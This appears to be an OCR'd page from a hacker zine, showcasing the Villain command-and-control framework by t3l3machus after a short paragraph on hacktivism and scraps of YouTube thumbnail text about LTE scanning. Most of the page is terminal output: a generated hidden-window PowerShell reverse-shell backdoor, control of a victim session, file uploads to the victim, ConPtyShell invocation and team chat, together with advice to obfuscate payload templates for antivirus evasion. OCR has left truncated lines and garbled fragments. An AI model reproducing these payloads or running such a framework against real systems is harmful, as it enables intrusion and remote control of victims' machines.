
Getting involved in hacktivism can lead to significant legal repercussions, including criminal charges and lengthy legal battles. Hacktivists often direct their digital activism toward organizations or government bodies to champion their social or political causes, leveraging the power of technology for change. Online actions and intentions can sometimes defy easy categorization, making it challenging to distinguish between hacktivist activities and the actions of cybercriminals. Staying anonymous in the digital realm, a key strategy for hacktivists, is a considerable technical and operational challenge, as it requires maintaining secrecy in an era of advanced digital tracking and surveillance. These activists, while often motivated by noble ideals, may inadvertently harm innocent parties or disrupt essentiaWl online services while pursuing their objectives. Security measures must continuously evolve to address the shifting landscape of hacktivism, which is increasingly sophisticated and can pose risks to organizations and individuals alike. Educating individuals about the potential consequences and ethical considerations of hacktivist activities is paramount to fostering responsible online activism. Clear-cut distinctions between hacktivists and threat actors are becoming progressively blurred, highlighting the need for a nuanced understanding of the evolving digital landscape.

Dedicate yourself to patience, your mind to strategy and your will to purpose.

Got Chess?

True passion for a topic shines from within. Teaching is using that illumination to shine the way for others.. Even if they are unaware. Awesome topics, solid (learn stuff) content, terrible intro music but hands down the only thing I look forward to in my footube subscriptions...

RIF
THE C


SCANNING HIGH-FREQUENCY 4G CELL BTS
9:17
DIAMETER SCANNER
SCANNING HIDDEN!! LTE / DIAMETER NODE
9:20
DIAMETER PROTOCOL!! MOBILE LOCATION TRACKING

HackRF One: Scanning High-Frequency LTE BTS Cell...


4G Diameter Server: How to Scan Hidden...

Mobile Location
Diameter Vulnera

Discovered a hidden gem you want to share with the world.. Reach oout

KY

YBER



Tracking: 4G
ability

Penetration Testing 4G
Diameter Protocol|How...

Easy Learning Strategy: 4G
LTE Diameter Signaling...


Help HVCK get rifky's channel
to one hundred thousand views


https://www.youtube.com/@RifkyTheCyber

HA

CK

TECHNIQUE



HVCK
exclusive
premiere
of
t3l3machus
new tool
this month in HVCK
two:twozerotwothree
a celebration of
digital counter
culture
t3l3machus
villain
unleashed



In the latest version branded as “Villain Unleashed”, emphasis was given to improve the C2 framework’s stability and general functionality.

It is worth mentioning that, Villain’s most unique feature is the ability to connect with other instances of itself and share reverse shell sessions. At the moment, there is no other tool in the open-source offensive security arsenal that can be downloaded and installed in 15 seconds and provide means to connect with other teammates instantly. Consider the following scenario: In the diagram below we have 4 separate networks. Connected Villain instances A, B and C inhabit 3 of these networks. The last one is the hypothetical target machine’s network (victim).

Let’s assume that Villain instance A has managed to establish a reverse shell connection on the victim machine inhabiting Network D. This means that, all connected Villain instances can now execute commands against that victim host. This will work regardless of the network interfaces used to connect with different Villain inWstances and establish shell sessions on victims. For example, even if the shell session was established through a VPN that only the host running Villain instance A is connected to, all sibling servers (connected Villain instances) would still be able to execute commands against the victim of Villain instance A and vice versa.



```
Villain > generate payload=windows/netcat/powershell_reverse_tcp lhost=eth0
Generating backdoor payload...
Start-Process $PSHOME\powershell.exe -ArgumentList {$apple = New-Object System.Net.Sockets.TCPClient('19
watermelon = $apple.GetStream();[byte[]]$banana = 0..65535|%{0};while(($i = $watermelon.Read($banana, 0,
ne 0){;$pear = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($banana,0, $i);$orange = (i''e
Out-String );$orange2 = $orange + 'PS ' + "$(gl)" + '> ';$peach = ([text.encoding]::ASCII).GetBytes($ora
rite($peach,0,$peach.Length);$watermelon.Flush()};$apple.Close()} -WindowStyle Hidden
Copied to clipboard!
[Shell] Backdoor session established on 192.168.0.72
Villain > backdoors

Session ID              IP Address    Shell            Listener  Stability  Status
----------------------  ------------  ---------------  --------  ---------  ------
b61a4d-5913be-4304c6    192.168.0.72  powershell.exe   netcat    Stable     Active

Villain > shell b61a4d-5913be-4304c6

Interactive pseudo-shell activated.
Press Ctrl + C or type "exit" to deactivate.


PS C:\Users\[redacted]> ls C:\Users\Public\Libraries


    Directory: C:\Users\Public\Libraries


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        07.12.2019     10:12            960 RecordedTV.library-ms

PS C:\Users\[redacted]> upload /etc/passwd C:\Users\Public\Libraries\passwd
Success!

PS C:\Users\[redacted]> ls C:\Users\Public\Libraries


    Directory: C:\Users\Public\Libraries


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        25.04.2023     14:02           3224 passwd
-a----        07.12.2019     10:12            960 RecordedTV.library-ms

PS C:\Users\[redacted]> █
```

What's new

Shell Handlers

Originally, Villain supported only HoaxShell type of pseudo-shells. But in its latest release a much more stable TCP socket handler (short of like netcat) has been added and can catch shells of the most common payloads we all love and use from sources like PayloadAllTheThings, revshells.com, msfvenom, etc. According to the author (t3l3machus) the TCP socket handler should be the preferred one to catch shells, as it is far better in stability than Hoaxshell.


Payload generation

In the latest Villain release, the payload generation class was redesigned to use payload templates (files). In "Villain/Core/payload_templates/<OS>/<HANDLER>/" you can find these templates, edit them, create and append your own.

Ultimately, a user should replace the predefined reverse shell command templates with obfuscated versions. That way you can create a personalized instance of Villain and deal with AV evasion in a more productive and efficient way than simply relying on an FOS payloads lifespan, which is short. Here's a video on how to edit and create your own templates -> https://youtube.com/watch?v=grSBdZdUya0

File uploads


A cool new feature is the "upload" functionality. When Villain is initialized, you will see (among other services) an http file smuggler server starting automatically. By using the syntax "upload <local/file/path> <remote/file/path>" you can now http request files automatically from your attacker machine and save them on the victim. The feature works for both Windows and Unix shells as well as for self-owned sessions or sessions owned by sibling servers (Using the sibling's http file smuggler to host the local file's data and have the victim http request them).



```
Villain > backdoors

Session ID              IP Address     Shell            Listener   Stability   Status
----------------------  -------------  ---------------  ---------  ----------  ------
b61a4d-5913be-4304c6    192.168.0.72   powershell.exe   netcat     Stable      Active

Villain > conptyshell eth0 1234 b61a4d-5913be-4304c6
Villain > 
```

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe (on t3l3machus)
File Edit View Search Terminal Help

```
listening on [any] 1234 ...
                          connect to [192.168.0.49] from (UNKNOWN) [192.168.0.7
2] 51511

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/
PSWindows

PS C:\Users\[redacted]> ls
```



```
┌──(kali㉿kali)-[~/Villain]
└─$ ./Villain.py

    VILLAIN
          Unleashed

[Meta] Created by t3l3machus
[Meta] Follow on Twitter, HTB, GitHub: @t3l3machu
[Meta] Thank you!

[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Netcat TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler

[Info] Received request to connect from 192.168.
[Info] Type 7989 and press ENTER to accept. You 
Villain > 7989
[Info] Synchronizing servers ...
[Info] Synchronized!
Villain > #what's up haxors
[Info] Message broadcasted.
[Chat] t3l3machus says: all good, let's hack!
Villain > 
```

```
root@t3l3machus:~/Villain# ./Villain.py

    VILLAIN
          Unleashed

[Meta] Created by t3l3machus
[Meta] Follow on Twitter, HTB, GitHub: @t3
[Meta] Thank you!

[Info] Initializing required services:
[0.0.0.0:6501]::Team Server
[0.0.0.0:4443]::Netcat TCP Multi-Handler
[0.0.0.0:8080]::HoaxShell Multi-Handler
[0.0.0.0:8888]::HTTP File Smuggler

Villain > connect 192.168.0.89 6501
[Info] Sending request to connect ...
[Info] Connection established!
[Info] Synchronizing servers ...
[Info] Synchronized!
[Chat] kali says: what's up haxors
Villain > #all good, let's hack!
[Info] Message broadcasted.
Villain > 
```

In summary, Villain's most significant utilities include:

- Payload generation based on default, customizable and/or user defined payload templates (Windows & Linux),
- A dynamically engaged pseudo-shell prompt that can quickly swift between shell sessions,
- File uploads (via http),
- Auto-http request & exec scripts against sessions (a bit unstable),
- Auto-invoke ConPtyShell against a powershell r-shell session as a new process to gain a fully interactive Windows shell,
- Team chat,
- Session Defender (a feature that inspects user issued commands for mistakes / unintentional input that may cause a shell to hang)

HTTPS://GITHUB.COM/T3L3MACHUS/VILLAIN

Auto-invoke ConPtyShell

Use the conptyshell to automatically slap Invoke-ConPtyShell.ps1 against a shell session. A new terminal window with netcat listening will pop up (you need to have gnome-terminal installed) and the script will be executed on the target as a new process, meaning you get a fully interactive shell AND you get to keep your backdoor. Currently works only for powershell.exe type of sessions.

Usage:
conptyshell <IP or INTERFACE> <PORT> <SESSION ID or ALIAS>

Team Chat

